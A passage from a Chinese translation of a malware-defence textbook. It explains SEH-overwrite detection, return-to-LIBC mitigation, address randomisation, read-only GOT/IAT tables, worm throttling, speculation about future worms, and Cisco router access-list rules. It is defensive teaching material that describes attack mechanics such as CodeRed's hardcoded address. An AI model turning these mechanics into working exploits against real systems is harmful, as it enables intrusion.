52	13.02454613	[676]	Entering to SEH Dispatcher
53	13.02489813	[676]	Checking exception frame ptr: 016af094
54	13.02512777	[676]	AllocationProtect=00000004 (PAGE_READWRITE)
55	13.02533142	[676]	Type=00020000 (MEM_PRIVATE)
56	13.02553005	[676]	Exception frame ptr seems fine!
57	13.02573455	[676]	Found exception frame at: 016af094
58	13.02593904	[676]	Found exception handler at: **7801cbd3**
59	13.02616114	[676]	Exception handler seems fine! (*Note:* ☹)
60	13.02636647	[676]	Checking exception frame ptr: **68589090**
61	13.02664640	[676]	AllocationProtect=00000000 (INVALID!)
62	13.02685173	[676]	Type=00000000 (INVALID!)
63	**13.02704952**	**[676]**	**Bad exception frame pointer detected!**

Windows系统上最常见的攻击之一就是破坏基于堆栈的异常处理程序帧。只需简单地修改前面提到的异常处理调度例程就很容易防止这种攻击。令人惊讶的是，旧版本的Windows系统中并未实现类似的保护机制，但微软在Windows XP SP2中引入了一些改变。

13.3.4　减轻Return-to-LIBC攻击的其他技术

在return-to-LIBC攻击中，攻击者通常会很狡猾地构造堆栈溢出，使返回地址指向进程地址空间中某个已加载库提供的一个库函数。

因此，当被溢出的进程使用这个返回地址时，就会执行那个库函数（或一连串库函数）。攻击者就有机会运行至少一个API，如Windows上的CreateProcess()或UNIX上的execve()，来远程启动一个命令交互程序，进而攻破远程系统。攻击者还必须借助于溢出将自己期望运行的函数的恰当参数放置到堆栈上。

这一攻击方法使那些仅靠阻止堆栈运行或堆运行的防护方案面临严重问题。

13.3.4.1　进程地址空间的随机化

进程地址空间结构的可预测性是必须解决的一个主要问题。在缺省情况下，每个可执行文件和动态链接库都有一个基地址指明了该模块应装入到进程地址空间的什么位置。模块都有一个重定位（relocation）节，其中包含了当首选基地址被其他内容占据时该模块应加载到什么位置这一必要信息。遇到这种情况时，操作系统将基于重定位信息修改内存中的可执行文件映像，以“重定位（relocate）”这个映像。

与根本不进行重定位相比，执行重定位要付出很高的代价，而且还会给系统内存及页面文件带来额外负担。为了提高性能和资源使用效率，很多DLL及进程都会通过重新设置基地址

（rebase）和“绑定”（bind）操作来避免重定位和修改内存映像。（rebase.exe和bind.exe是随Visual Studio和Platform SDK提供的两个工具程序。rebase.exe用于重新设置一个应用程序用到的多个DLL的基地址，以避免这些基地址相互冲突而给系统装入程序带来额外的修改负担；bind.exe主要用于将一个应用程序需调用的外界DLL中的API的虚拟地址提前计算出来并写入此应用程序文件的输入节（如.idata）中（这一过程称为“绑定”），从而当系统装入程序加载该应用程序时就无需再动态地做这件事，启动过程因而可以加快。——译者注）。对常见的共享代码（如C运行时代码和系统代码）尤其如此。不幸的是，这种做法有一个缺点：攻击者可以预测代码在目标进程地址空间中的位置。

进程地址空间随机化这一想法来自于以下事实的启发：即很多攻击都依赖于硬编码的地址。如果攻击者可以预测ELF文件中的全局偏移量表（global offset table, GOT）条目的位置，则他/她就可以修改这个表。攻击者如果能够预测目标进程地址空间中的特定代码模式的位置，则他/她就可以利用这一知识。

例如，W32/CodeRed蠕虫明确依赖于硬编码的地址0x7801cbd3。如果位于该地址的指令序列不能把控制权传递到正确的位置，则攻击就会失败。

如果能够设法让系统装入程序将进程用到的模块加载到不同的地址，则攻击者预测硬编码的地址时就会更困难。有很多方法可以达到这个目的，最简单的一种是：每隔一段时间就至少重新设置这些映像文件的基地址（rebase）一次（但这种方法在处理有数字签名的代码时会出问题——将使签名变得无效）。

动态地重新设置基地址是可行的，但它可能会严重影响性能（除了使加载时间变长外），因为更多的“写入时才复制”（copy-on-write）的页面会占据更多物理内存和页面文件空间。此外，有些模块可能不便于移来移去。

当模块的加载位置不可预测时，攻击者需克服的障碍就多了一个。他们必须用蛮力（brute-force）手段和更复杂的信息泄漏技术才能构造一个攻击。这些额外的障碍将减缓攻击，使其更引人注目而易被发现。例如，不正确的溢出通常会导致大量的崩溃现象，可以将此作为攻击的早期征兆。

注释 *有些蠕虫并非总是通过库函数“登录”目标系统。比如，Blaster蠕虫就是从映射到内存中的文件Unicode.nls“登录”Windows 2000系统的。*

13.3.4.2 检测对库函数的直接调用

合法的API调用过程通常包括把参数压入堆栈这一步，后面跟着一个call指令。执行该call指令将把返回地址压入堆栈。在call指令执行之后（和被调用函数设置其堆栈帧之前），堆栈顶部[ESP]包含的是返回地址，即紧跟着call指令之后的那条指令的地址。图13-6表明了堆栈的结构。

典型的堆栈溢出攻击中，堆栈上存储着原定返回地址的那个位置被改写，使得控制权的传递偏离原来期望的路径。在return-to-LIBC攻击中，该位置被改写成攻击者期望运行的API（即发起shellcode攻击需要用到的Windows上的CreateProcess()或UNIX上的execve()）的地址。攻击者除了用自己期望运行的API地址改写原定返回地址外，还必须在堆栈上放置一些看起来像返回地址（图13-6中的伪造的返回地址（simulated return address））和API参数的内容。




图13-6　正常的API调用时的堆栈

堆栈上必须放置一个伪造的返回地址，因为被调用的API要求该位置有一个地址，否则它就不能从堆栈中正确取出参数。这个伪造的返回地址的取值是无关紧要的，除非攻击者在调用该API后还需运行别的代码（如果该API调用运行的是shellcode，则攻击者在该调用后就无需执行任何其他代码）或者攻击者需要欺骗某些溢出检测技术。见图13-6所示。

当发生了堆栈溢出的那个函数执行RET指令时，控制权不会返回给调用者，而是会传递给攻击者期望运行的API。执行RET指令将会从堆栈弹出“返回地址”（即该API的地址）到EIP寄存器。这种溢出过程中，在RET指令执行后的那个时刻，[ESP-4]内存单元包含的是攻击者期望运行的API地址，因为原来（即RET指令执行前）的栈顶位置就在这里，其内容不会（因执行了RET指令而）被修改（仅仅是ESP指针移动）。图13-7给出了堆栈图示。




图13-7　精心构造的return-to-LIBC攻击时的堆栈

这就是反return-to-LIBC技术的关键所在。当控制权从RET指令传给“被调用”API时，该API的地址出现在[ESP-4]位置。这种情况在其他场合不太可能出现。因此建议可以采取以下反击技术：钩挂某些API，并让挂钩程序在该API被调用的那个时刻检查[ESP-4]是否包含该API自身的地址。

如果包含，则该调用就可能是一个return-to-LIBC攻击，应该被阻止。如果一段合法代码向堆栈中压入了一个API地址，然后用RET指令来将控制权转移到该位置，则采用上述技术会引起虚警。然而，大多数从编译得到的代码都不会采用这样的控制权转移方式。

13.3.1.1节曾讲述了一种技术，该技术对某些API进行钩挂，在挂钩例程中检查返回地址的页面属性，以此来确定API调用是否来自不应该的地方（如堆栈或堆上）。这个方法在检测代码注入攻击时很有用，这种攻击会把控制权传给堆栈或堆上的代码，之后该代码就会调用以13.3.1.1节的方法钩挂的API。

要对付return-to-LIBC攻击，这种技术是不够的，因为没有真实的“返回地址”可供检查。那个“调用（call）”其实是一个RET指令。即使挂钩例程可以检查出控制权是从哪里传来的，

答案也将是某个合法代码页中的一个RET指令，因此不会是来自堆栈或堆。

而且，如果攻击者能篡改堆栈，使RET指令将控制权传给一个API，同时提供合适的参数，则攻击者可以令堆栈看起来与一个调用该API的合法call指令完全一样。

攻击者需要在堆栈上放置一个合法的代码页地址。而挂钩函数期望看到一个返回地址——如果控制权经由call指令传递的话（图13-7中伪造的“返回地址”就是一个例子）。

当挂钩程序被调用时，它会在栈顶（ESP）查找这样的返回地址。在这种情形下，挂钩例程会找到伪造的返回地址，该地址不是堆或堆栈中的地址。然而，这种新技术仍然可以检测攻击，因为API地址会匹配[ESP-4]位置（即原来的栈顶）的内容。

笔者最初想到的办法是：检查栈顶（[ESP]）存储的那个“可能是伪造的”返回地址所指向的代码，反汇编出该返回地址前的那条指令，看看该指令是否是call指令，从而验证控制权是否是从call指令传来的。这个方法可能无法对付前面（图13-7）所描述的那种篡改，因为攻击者很容易让伪造的返回地址指向一条合法的call指令后面的那条指令，这条call指令可以是一段合法代码中原有的指令，也可以是通过溢出而精心构造出的指令。

如果这种反溢出技术不检查堆和堆栈页面，则伪造的返回地址就可能指向攻击者通过溢出过程放置到堆栈或堆上的代码。此类代码会被这种验证技术视为合法的调用。

总之，要检测return-to-LIBC攻击，可以通过对一些关键API进行钩挂，让挂钩例程在这些API的入口点检查[ESP-4]内存单元的内容是否就是该API的地址。把这种技术与上面提到的call指令验证技术（即检查堆栈或堆上是否存储有一个返回地址以及该返回地址前的那条指令是否是call指令）、加载地址随机化技术和异常调度验证技术结合在一起，应该能够非常显著地提高攻击的门槛。

13.3.5 “GOT”和“IAT”页面属性

攻击者常采用重定向函数地址的方法滥用那些知名的函数地址表（如GOT）。例如，Linux/Slapper蠕虫[2]就使用了这种技术：它利用一个OpenSSL的漏洞重定向了GOT表中库函数free()的地址，进而在Apache服务器进程的堆上运行其shellcode。

这引出了以下问题：为什么ELF可执行文件（UNIX）和PE可执行文件（Windows）中的这种函数地址表总是允许写入（writable）呢？（有些版本的连接程序可以把导入地址表（IAT）设置为允许写入）。难道它们在大部分时间里不应该是只读的吗？

对大多数应用程序而言，只有当系统装入程序需要对这些地址表做修改时，才需要写入它们。修改是在应用程序装入过程的最初阶段完成的，在这之后把这些地址表设置为只读（read-only）是不会有问题的。一些OS提供商自然已经意识到这一想法的正确性，已把它纳入了他们的操作系统中。OpenBSD的一些较新的发布已经对GOT表采取了这种做法。

采取这种做法的另一个很好的例子就是Windows XP的内核模式服务表。缺省情况下，该表不再是可写的——至少在物理内存不超过128MB的系统上是这样的。甚至连内核模式的驱动程序（ring 0）都必须采取额外的步骤才能钩挂到这个服务表，而不是像Windows NT/2000中那样可以直接修改该表。

注释 第12章中提到：在物理内存不超过128MB的系统上，当启用只读的内核内存时，内核模式服务表是不允许写入的。

13.3.6 高连接数和大量的连接错误

前文主要关注的是拦截缓冲区溢出攻击的技术。尽管这些思想非常有助于阻止蠕虫的传播，但它们并未涵盖所有能够用来对付快速传播型蠕虫的方法。

一种更为一般化的蠕虫行为拦截方法是：检测在短时间内出现的到不同地址的异常大量的连接，延缓这些连接以降低可能的蠕虫传播速度。惠普公司的研究人员发现*病毒遏制技术*（virus throttling）[23]有助于对付很多蠕虫，包括脚本蠕虫、二进制蠕虫、甚至是注入的蠕虫代码，如W32/CodeRed或W32/Slammer。

蠕虫快速传播所采用的基本思想就是：在Internet上迅速找到新目标。除非蠕虫预先选定了一些已知的攻击目标，否则扫描过程的大量连接尝试都将失败。成功的蠕虫通常会建立起很多成功的连接。

可以根据异常高频率的和/或大数量的连接尝试、成功连接数和/或失败连接数来检测和阻止类似蠕虫的行为。此外，如果与正常代码发起的连接特征相比，当今的蠕虫在寻找目标时采用的算法都是随机的，即其成功连接和失败连接的特征都可能表现出很高的熵值（无序性）。这也可以用于检测和阻止蠕虫行为。

蠕虫与大多数合法的网络应用程序不同，它通常在尝试连接一个目标前不会执行域名查询。多数蠕虫都会生成一张目标IP地址表，而不使用域名。因此，“连接一个地址前未做域名查询”这一特征也可以用于检测和阻止蠕虫行为。

这些思想可以作为检测和减缓蠕虫快速传播的额外途径。这些方法面临的挑战与其他拦截技术面临的挑战是一样的，因为当发现有连接存在时，攻击者的代码已经在目标系统上运行了。这可能导致反制病毒，即系统可能受到针对反病毒系统本身的攻击。而且由于虚警数量太大，过于通用的方法在现实世界中常常难于实施。

此外，如下一节所述，这里提到的想法可能对未来的蠕虫开发产生有意思的影响。Windows XP SP2通过禁止应用程序在网络上大肆扫描寻找其他系统，而实现了一个与病毒遏制技术类似的功能。

13.4 未来可能出现的蠕虫攻击

以计算机病毒为代表的各种威胁和对付它们的防御手段是相互促进的（coevolution）（[生物学术语] 协同进化。——译者注）。未来的计算机蠕虫必须击败比今天更强的保护措施，因此将会结合使用现有的和未来的各种病毒编写技术。

13.4.1 反制蠕虫数量的可能增长

“进攻是最好的防御。”

本节将讨论未来的威胁和潜在的相关研究领域。很长时间以来，计算机病毒一直在攻击反病毒软件，企图击败它们。应该说，这种趋势会继续下去：当出现了新的防御技术时，它们就会开始遭受反制病毒的攻击[24]。

因此，每种能用的防御技术都需要不断提高其鲁棒性，以对付反制病毒的攻击。

13.4.2 雷达探测不到的“慢”蠕虫

可以预期：一些未来的蠕虫将会通过低速传播来避免被发现，它们将使用“低档慢速（low

and slow)”攻击来进入“雷达的不可见区（invisible zone)”。

例如，将来的所谓“接触传染性蠕虫”（contagion worm）[25]可能只有当用户使用被攻破的浏览器连接一个Web服务器时，才会试图攻破这个Web服务器。当用户浏览到一个新站点时，蠕虫就有了一个新的攻击目标。因此，蠕虫传播时的流量特征与正常的Web浏览的流量特征无法区分。

此外，这类蠕虫可能会不断变化其传播特征：一会儿处于低速模式，一会儿又切换到快速模式。模式切换的触发条件可能是当前模式已执行的时间，也可能是某种任选的特征，或者就是简单的随机切换。事实上，蠕虫的不同实例可以采用不同的传播特征。具有如此复杂的传播特征组合的蠕虫将使很多类型的反病毒系统面临严重挑战。

以上这些可能的情况表明：相对于采用单一技术的（one-trick-pony）防御方案来说，多层的组合式防御方案更为重要、必要和有效。

13.4.3 多态和变形蠕虫

多态和变形的文件病毒在复杂性上已经达到了极点，代表有{W32, Linux}/Simile.D和W95/Zmist。变形病毒的代码进化技术[26]使检测工具面临非常严重的性能问题。此问题对网络级分析工具（如IDS系统）则更为严重，因为网络环境中检测性能降低会导致分析更为滞后，而这个滞后反过来可能导致某些网络连接逃过了检测系统的注意。此外，蠕虫中的更新机制可以把新利用代码传给蠕虫，其方法与W32/Hybris类似（如第9章所述）。

虽然迄今为止只有很少的蠕虫成功使用了多态技术，但这种技术可能成为未来蠕虫的另一种成功的防御手段，令代码分析更加困难，从而令安全响应的时间延长。

变形代码特别难于分析，因为即使对受过汇编语言训练的人来说，这种代码阅读起来也太困难了。因此，很少有人能够做这种冗长艰苦的变形代码分析工作。

这种情况引起了很多疑问：

- 变形蠕虫代码究竟隐藏了什么？
- 它究竟攻击什么类型的漏洞？
- 这种代码中还可能藏有其他什么类型的感染源？

如果与那些结构简单、比较直观的蠕虫（如袖珍型蠕虫W32/Slammer）相比，变形蠕虫信息的缺乏意味着难以对这些威胁做出有效的响应。

未来的变形蠕虫可能采用的一种技术是：使用不同的感染阶段。比如，这类蠕虫可能在其各个感染阶段利用了不同的漏洞：阶段1利用了漏洞A，阶段2利用了漏洞B，等等。每个阶段可能持续几个小时。

由于变形代码的分析非常困难而且耗费时间，因此无疑会有一些安全分析人员在分析变形代码时依赖于经验分析（或更糟：根本不对具体的代码进行分析）来确定蠕虫行为。这些分析人员很容易得出和发布误导性的安全信息，使得安全响应失败。当详细描述了某个攻击的安全信息发布时，该种攻击可能就会变化。由于变形蠕虫攻击可能分为多个阶段和利用多种漏洞，这就表明了仅仅依赖于经验方法来确定蠕虫行为存在风险。

安全专业人士应首先对恶意代码做过准确分析，再向他人建议缓解恶意代码危害的技术。

13.4.4 大规模的破坏

现在的多数计算机蠕虫都不会对被感染系统造成很大破坏。像W95/CIH这样的病毒通过改写FLASH BIOS的内容，造成了硬件级破坏，但它们的传播比现代蠕虫要慢。

不幸的是，将来可能会有更多蠕虫在最初的爆发峰值之后对计算机系统进一步做出严重的破坏。例如，W32/Witty蠕虫破坏了染毒宿主的硬盘内容。类似地，蠕虫甚至可以用攻击者的公钥加密硬盘的内容。因此，良好的备份依然是对付这种攻击的必不可少的方法。

如果这类攻击的频率增加到某个程度，其破坏就可能在Internet上引起严重和持续的拒绝服务攻击，持续时间可能长达几天而不是几个小时。

13.4.5 自动化的漏洞利用代码发现——从环境中学习

未来的蠕虫编写者可能开发出这样的蠕虫：它们最初使用一些已知的漏洞利用代码来进行传播，但接下来它们会自动发现和使用新的漏洞利用代码，以做进一步传播。

例如，某种蠕虫可能使用一个遗传算法来尝试发现由几种已知的漏洞利用代码结合和演变而成的新的漏洞利用代码。这个蠕虫还可以使用网络中截获的数据来指导和增强这个算法，因为这些数据提供的信息是本地环境特有的。

最初染毒的那些系统中的蠕虫可能相互连成一个网状结构，以便为所有蠕虫实例生成一个知识库。该知识库可能存储了蠕虫新发现的任何成功的漏洞利用代码，以及任何有助于构造漏洞利用代码的信息（包括联网服务信息、地址空间结构信息和任何有助于自动发现新的漏洞利用代码的信息）。

在蠕虫试图发现新的漏洞利用代码（例如，通过前述的遗传算法）的过程中，其大部分尝试都会失败，很多都将导致目标系统崩溃。因此，这些蠕虫攻击可能会非常引人注意，而且无疑会导致大量的DoS攻击。

13.5 结论

在主机上进行蠕虫行为拦截是对付已知各种类型蠕虫的极为有效的方法。与反病毒软件一样，大部分基于行为规则的防御方案都需要不断地更新，以应对攻击复杂性的不断提高。以前曾经成功对付过DOS病毒的行为规则集对今天的计算机蠕虫是完全无效的。必须研究和实现新的方法来拦截未来的可以快速传播的蠕虫，从而保护Internet。

这些方案不会令传统的反病毒软件、IDS或防火墙技术变得无效。相反，它们需要长期共生，以提高联网系统的整体安全性。行为拦截技术必然会慢慢成熟，成为联网的行为拦截技术，以预防黑客制造的计算机病毒、蠕虫和其他威胁的入侵。

微软的Windows XP SP2支持新式处理器的不可执行（nonexecutable,NX）特性。一系列新的32位处理器将使用物理地址扩展（physical address extension, PAE）技术来支持NX特性。PAE允许使用比现在更多的页表位（如NX位）[27]。此外，64位架构也支持这个特性。

这种保护措施应该能在采用新款硬件的计算机系统上提高攻击门槛。但如果使用的不是新硬件，则不能获得NX提供的保护。因此，在可见的未来，对这类系统的主要保护措施将是：用/GS选项重新编译用户模式和内核模式的操作系统文件，这在将来肯定需要经过大量修改以消除

其他攻击的可能。即使采用了新硬件，攻击者也可能专注于return-to-LIBC攻击和第三方产品漏洞（除了操作系统漏洞之外）。此外，在可预见的未来，增加对缓冲区溢出攻击的防护也是至关重要的。

同样很有意思的是：NX功能将令某些计算机病毒失效，这些病毒要么使用了堆栈上生成的代码，要么使用了从可写但不可执行的节（section）中加载的代码。图13-8显示了具有NX特性的Pentium 4处理器上的Windows XP SP2 （RC2）系统阻止了一个感染了W32/Funlove病毒的名为”funlove.exe”的文件运行。




图13-8　W32/Funlove病毒执行时触发了数据执行保护（Data Execution Prevention, DEP）

当然，为阻止像W32/Funlove这样的病毒，需要在系统全局启用NX特性。但看起来SP2中的缺省设置并未在全局（而只是对一部分系统进程）启用了这一保护措施。

Windows XP SP2 还为对付堆溢出做了大量改进（如为基于堆的内存分配提供了安全cookie），但这些新的保护机制已经由于最近出现的漏洞利用技术而面临挑战了。

未来的32位和64位病毒通常会像W64/Rugrat.3344那样把节设置为可执行，还会在分配得到的内存上设置可执行标志。由于启发式分析程序（见第11章）会从“节被设置为可执行”得到启发，因此未来的病毒可能会更多地使用EPO和代码集成技术，而避免对节进行这种设置。因此，预期NX特性会导致文件病毒、蠕虫和漏洞利用技术开始新一轮的演化。随着漏洞利用防御技术的日益强大，Shellcode技术也会不断发展[28]。

参考文献

1. Bruce McCorkendale and Peter Szor, “CodeRed Buffer Overflow,” *Virus Bulletin*, September 2001, `http://www.peterszor.com/codered.pdf`.
2. Frederic Perriot and Peter Szor, “An Analysis of the Slapper Worm Exploit,” `http://securityresponse.symantec.com/avcenter/reference/analysis.slapper.worm.pdf`.
3. Frederic Perriot and Peter Szor, “Slamdunk: An Analysis of Slammer Worm,” *Virus Bulletin*, March 2003, `http://www.peterszor.com/slammer.pdf`.
4. David Moore, Vern Paxson, Stefan Savage, Colleen Shannon, Stuart Staniford, Nicholas Weaver, “The Spread of the Sapphire/Slammer Worm,” `http://www.cs.berkeley.edu/~nweaver/sapphire/`.
5. Mark Kennedy, “Script-Based Mobile Threats,” *Virus Bulletin*, 2000, pp. 335–355.
6. Peter Ferrie, “Sobig, Sobigger, Sobiggest,” *Virus Bulletin*, October 2003, pp. 5-10.

7. Eugene Spafford, "The Internet Worm Program: An Analysis," 1988, http://www.cerias.purdue.edu/homes/spaf/tech-reps/823.pdf.
8. Peat Bakke, Steve Beattie, Crispan Cowan, Aaron Grier, Heather Hinton, Dave Maier, Oregon Graduate Institute of Science & Technology, Calton Pu, Ryerson Polytechnic University, Perry Wagle, Jonathan Walpole, and Qian Zhang, "StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks," *7th USENIX Security Symposium*, http://www.usenix.org/publications/library/proceedings/sec98/cowan.html.
9. Elias Levy, "Smashing the Stack for Fun and Profit," *Phrack* 49.
10. Eric Chien and Peter Szor, "Blended Attacks," *Virus Bulletin*, 2002, http://securityresponse.symantec.com/avcenter/reference/blended.pdf.
11. Michael Howard and David LeBlanc, "Writing Secure Code," *Microsoft Press*, 2003.
12. Hiroaki Etoh, "ProPolice," http://www.trl.ibm.com/projects/security/ssp.
13. Matt Conover and the w00w00 Security Team, "w00w00 on Heap Overflows," http://www.w00w00.org/files/articles/heaptut.txt.
14. Libsafe, http://www.research.avayalabs.com/project/libsafe.
15. PaX Team, http://pageexec.virtualave.net.
16. SecureStack, http://www.securewave.com.
17. Vladimir Kiriansky, Derek Bruening, and Saman Amarasinghe, "Secure Execution via Program Shepherding," 11th USENIX Security Symposium, August 2002.
18. Derek Bruening, Evelyn Duesterwald, and Saman Amarasinghe, "Design and Implementation of a Dynamic Optimization Framework for Windows," *4th ACM Workshop on Feedback-Directed and Dynamic Optimization (FDDO-4)*, 2001.
19. David Litchfield, "Unauthenticated Remote Compromise in MS SQL Server 2000," http://www.nextgenss.com/advisories/mssql-udp.txt.
20. Hobbit, "Netcat," http://www.atstake.com/research/tools/network_utilities.
21. Frederic Perriot, Peter Ferrie, and Peter Szor, "Blast Off!," *Virus Bulletin*, September 2003, http://www.peterszor.com/blaster.pdf.
22. Peter Ferrie, Frederic Perriot, and Peter Szor, "Chiba Witty Blues," *Virus Bulletin*, May 2004, pp. 9-10.
23. Matthew Williamson, "Throttling Viruses: Restricting Propagation to Defeat Malicious Mobile Code," http://www.hpl.hp.com/techreports/2002/HPL-2002-172R1.pdf.
24. Mikko Hyppönen, "Retroviruses—How Viruses Fight Back," *Virus Bulletin*, 1994, http://www.hypponen.com/staff/hermanni/more/papers/retro.htm.
25. Vern Paxson, Stuart Staniford, and Nicholas Weaver, "How to 0wn the Internet in Your Spare Time," http://www.icir.org/vern/papers/cdc-usenix-sec02.
26. Dr. Frederick B. Cohen, *A Short Course on Computer Viruses*, Wiley Professonal Computing, 2nd Edition, New York, 1994, ISBN: 0471007684.
27. "Executable Disable Bit Functionality Blocks Malware Code Execution," http://cache-www.intel.com/cd/00/00/14/93/149307_149307.pdf.
28. Ivan Arce, "The Shellcode Generation," *IEEE, Security & Privacy*, September/October 2004, Volume 2, Number 5, pp. 72–76.

第14章　网络级防御策略

“攻其不备，出其不意。”

——孙武，《孙子兵法》

前几章主要讨论了基于主机的防御技术。本章将介绍网络中的蠕虫行为模式，以及可以检测和防止蠕虫、网络入侵、后门及某些类型DoS攻击的相关技术。

本章将讨论下列关键的防御技术：

- 使用访问列表的路由器
- 防火墙
- NIDS（网络入侵检测系统）
- 蜜罐
- 反击
- 早期预警系统
- 蠕虫捕获技术

本章使用几种网络级的蠕虫捕获技术和相关的检测预防技术来重点研究蠕虫行为模式。这里将避免给出过多背景信息，否则很容易令这一章达到几本书的厚度！

14.1　引言

图14-1描述了一个典型的具有安全区域的公司网络。网络流量从Internet上进来后，首先经过路由器，然后到达防火墙。网络入侵检测系统（NIDS）可以连接在好几个地方[1]。




图14-1　典型的具有安全区域的企业网络示意图

允许公众访问的系统和允许内部访问的系统被清晰地分隔开。图中还显示了可能安置蜜罐系统的几个位置[2]，这将在本章的后面进一步地讨论。另外，尽管在本例中并未显示出来，也应假定反病毒及相关的内容过滤系统（如垃圾邮件检测）已经到位。例如，防火墙通常都实现有反病毒接口，以便能够在电子邮件消息中检测出是否有恶意流量。个人防火墙和基于主机的入侵检测及防御系统也未出现在图中，但读者将看到，它们在对付针对企业网络中个别主机的网络攻击时非常重要[3]。

后面几节中，将讨论这些重要的网络级防御技术和它们与早期预警系统的关系。

14.2 使用路由器访问列表

网络路由器在不同网络间转发数据包。它们查看数据包内的信息，并对数据包的流向做出决定。路由器还创建和更新路由表，它们能使用超过50种不同的网络协议，如RIP（路由信息协议）和OSPF（开放最短路径优先协议）。尽管对路由器的这种释义中并未提及安全，但它们的确扮演着网络中第一防线的角色。

路由器常常被说成是防火墙，但下一节将讨论的防火墙保护技术会把路由器与专门的防火墙解决方案区分开来。这是因为路由器的首要责任是网络流量的导向，它们是在实现策略，那只不过是导向规则的结果罢了。而防火墙按定义，其首要责任就是保护网络访问的安全。然而，许多新式路由器也实现了有状态的包过滤，例如带CBAC（基于上下文的访问控制）功能和类似功能的Cisco路由器，这些路由器的确可以被称为防火墙。

典型的路由器是一个无盘系统，具有一些可以和工作站相连的通信端口，以便工作站能对其进行编程。路由器的启动过程和PC很相似，但是它从闪存中加载操作系统，例如Cisco IOS（Cisco网际操作系统）。

路由器启动过程中还加载其配置文件，其中可以包含调用一个或一组访问列表的指令。配置文件由路由器管理员进行控制。访问列表用于控制路由器的一些网络接口（如以太网接口）上数据包的流向。访问列表是一个简单的文本文件，其中包含了一组指令，每条指令指定的规则如果匹配了数据包的特征，则该指令就允许或拒绝该数据包通过。Cisco路由器中有标准和扩展两种访问列表。

如果某个访问列表中包含了下面的指令：

```
access-list 1 permit host 150.50.1.2
```

则这个访问列表将允许来自主机150.50.1.2的数据包通过路由器进入网络。访问列表中的这种指令以自顶向下的顺序排列。例如，假设想拒绝来自某个特定主机的流量但允许其他的流量，则可以这样做：

```
access-list 1 deny host 150.50.1.2
access-list 1 permit any
```

扩展访问列表还允许指定端口和流量类型，如TCP，UDP 或 ICMP。例如，假设希望对某个Web服务器只有80端口的访问流量能够通过，则可以用下面的指令：

```
access-list 101 permit tcp any host 155.30.40.1 eq 80
```

有时可能需要禁止任何ICMP echo消息到达网络——这是一个好主意，因为很多蠕虫在发起

攻击前都使用ICMP echo消息来检查目标是否可达。此外，只需不断地ping目标主机也可以实现拒绝服务攻击。当由电脑蠕虫来执行这种操作时，对目标系统的攻击可以非常有效，因此当然就需要排除这种可能性。可以用下列指令来终止这种不受欢迎的流量:

```
access-list 101 deny icmp any any eq 8
```

ICMP类型8是一个echo请求，但还存在10多种其他的ICMP类型，其中绝对应该考虑封禁ICMP 类型13（时间戳请求）和ICMP类型17（地址屏蔽码请求）。

为阻止一些流行的拒绝服务攻击（如SYN洪泛），较新版的IOS支持一个称为TCP拦截（TCP intercept）的模块，此模块能以两种模式对付这类攻击: *观望*（watch）*模式*和*拦截*（intercept）*模式*。缺省的是拦截模式，即封锁攻击企图。要启用TCP拦截可用下述命令（注意拦截与访问列表相关联，因此第一行就是对访问列表的定义):

```
access-list 101 permit tcp any host 155.30.40.1 eq 80
ip tcp intercept list 101
```

如果把规则都设置好了，还会出什么问题呢？其实有很多针对Internet路由器的攻击。例如，攻击者可能决定对IP数据报分段，这样当路由器检查收到的IP数据报时，其中的TCP片头信息就被分割在不同的IP数据报中，结果上述访问规则就失效了。因此对于需要高度安全的场合，禁止IP数据报分段就至关重要。

由于分段在正常网络环境中也可能发生，禁止分段的规则会意外过滤掉重要的流量而引起冲突，所以必须小心为之。下述指令将禁止不是发生在源地址的分段:

```
access-list 111 deny ip any any fragments
```

另一种针对路由器的重要攻击是*源地址欺骗*。它使用看起来来自受信任域（如内部网）的IP数据报，然后攻击者或蠕虫就能发送——比如说——源地址来自被攻击网络的UDP报文，于是它们就可以进入该网络。 因此，需要考虑实现一些规则来对付这种攻击，边界保护就是实现这些规则的最佳场所。网络管理员还应当记住: 如果Web服务器缺乏对CodeRed蠕虫的免疫力，那么路由器也阻止不了其攻击。打开一个端口，恶意流量就会攻击网络中有漏洞的主机，并对漏洞加以利用。

类似地，Web服务器也会受到基于常规GET请求的拒绝服务攻击，所以还需对付这类攻击。也别忘了给路由器打补丁，如保持IOS软件版本号最新，因为路由器自身在将来也可能成为计算机蠕虫攻击的对象，其结果是毁灭性的。

14.3 防火墙保护

